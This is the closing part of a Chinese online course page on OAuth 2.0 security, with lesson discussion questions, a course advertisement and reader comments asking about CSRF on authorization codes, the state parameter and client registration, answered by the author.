1. 今天我们讲的这些安全问题，都是站在“守”的一方，并没有告诉你如何“绞尽脑汁”地利用漏洞。所谓“知己知彼，百战不殆”，现在你站在“攻”的一方来考虑下，除了重定向 URI 被篡改，还有什么其它的授权码被盗的场景吗？
2. 你认为还有哪些安全风险，是专属于 OAuth 2.0 的吗？

欢迎你在留言区分享你的观点，也欢迎你把今天的内容分享给其他朋友，我们一起交流。

提建议

更多课程推荐


设计模式之美

前 Google 工程师手把手教你写高质量代码

王争

前 Google 工程师

《数据结构与算法之美》专栏作者



涨价倒计时 🕒

限时秒杀 **¥149**，7月31日涨价至 **¥299**

© 版权归极客邦科技所有，未经许可不得传播售卖。页面已增加防盗追踪，如有侵权极客邦将依法追究其法律责任。

上一篇 07 | 如何在移动App中使用OAuth 2.0？

下一篇 09 | 实战：利用OAuth 2.0实现一个OpenID Connect用户身份认证协议

精选留言 (6)

💬 写留言



HeRui

2020-07-27

状态码那个不清楚，攻击脚本在用攻击者自己的授权码发给后端服务换取access_token不知道与授权码有什么关系

展开 ∨



Invincible(ᑉᑉ...


2020-07-19

对于CSRF攻击有一个疑问：“有一个软件 A，我们让它来扮演攻击者，让它的开发者按照正常的流程使用极客时间。当该攻击者授权后，拿到授权码的值 codeA 之后，“立即按

下了暂停键”，不继续往下走了。“这里授权码应该是返回到极客时间网站指定的的回调地址上了，攻击者是怎么控制流程不往下走的？

展开 ∨

作者回复: 是一种形象的比喻，实际上是指攻击者截获了授权码这个行为。



袁帅

2020-07-16


对于CSRF攻击有以下疑惑

1. 攻击者A软件怎么知道 极课时间(B)的用于接受授权码的回调URL?
- 2."如果这个时候用户 G 被攻击者软件 A 诱导而点击了这个恶意页面，那结果就是，极客时间使用 codeA 值去继续 OAuth 2.0 的流程了。这其实就走完了一个 CSRF 攻击的过程" ...

展开 ∨

作者回复: 原图有一处描述不当，会引起大家理解偏差，现已修正。

- 1、不需要知道URL；2、不需要嵌入极客时间平台，你可以理解为钓鱼页面，有个重要的前提是被攻击者已经在极客时间平台登录了，有登录态了；3、攻击者A并不是一个第三方开发者，他也是极客时间的一个合法用户，我们这里是有三方软件A是想说明这个攻击者构建了一个软件页面。



霹雳大仙pp

2020-07-16

极客时间A盗用极客时间B的授权码，绕过appid和authorization_code绑定关系检查。可以通过state参数来避免

展开 ∨



林光铤

2020-07-16

老师你好，如果要将一批硬件接入OAuth2.0系统，每个硬件作为一个动态客户端注册合适呢，还是硬件配套的后台服务作为一个客户端合适？

作者回复: 动态注册的初衷解决的是有多个【外部】的API提供商的时候，不用客户端去分别多次到这样的提供商来进行事先注册，不然没对接一个就要注册一次。如果API提供方都是自己公司的

其实把硬件设备和后台服务作为一个更合适，通设备号来区别每一个这样的硬件设备。



tt

2020-07-16

CSRF的本质是身份失窃，被恶意软件或者代码使用。下图中，恶意软件A正是通过将CODE_A和软件B的身份appid_b结合在一起。从而窃取了B的身份，进行了恶意操作。

老师在课中提到，不能将OAuth2.0用于身份认证，在XSRF场景下具体指的是哪一步？因为OAuth2.0不就是利用appid和app_secret对三方软件的身份做认证的么？...

展开 ∨

作者回复: 是的，我们讲的用户身份认证是指的最终用户的身份，也就是用户G或者小明。OAuth 2.0首先呢确实并不能称为一个身份认证协议，它是一个授权协议，利用appid和app_secret只是验证了第三方软件的合法性，合法之后获取访问令牌以便代表小明去访问数据，代表的前提是小明对其进行了授权。

在09我们会讲到在OAuth 2.0 的基础上，我们增加ID_TOKEN可以实现用户身份认证。

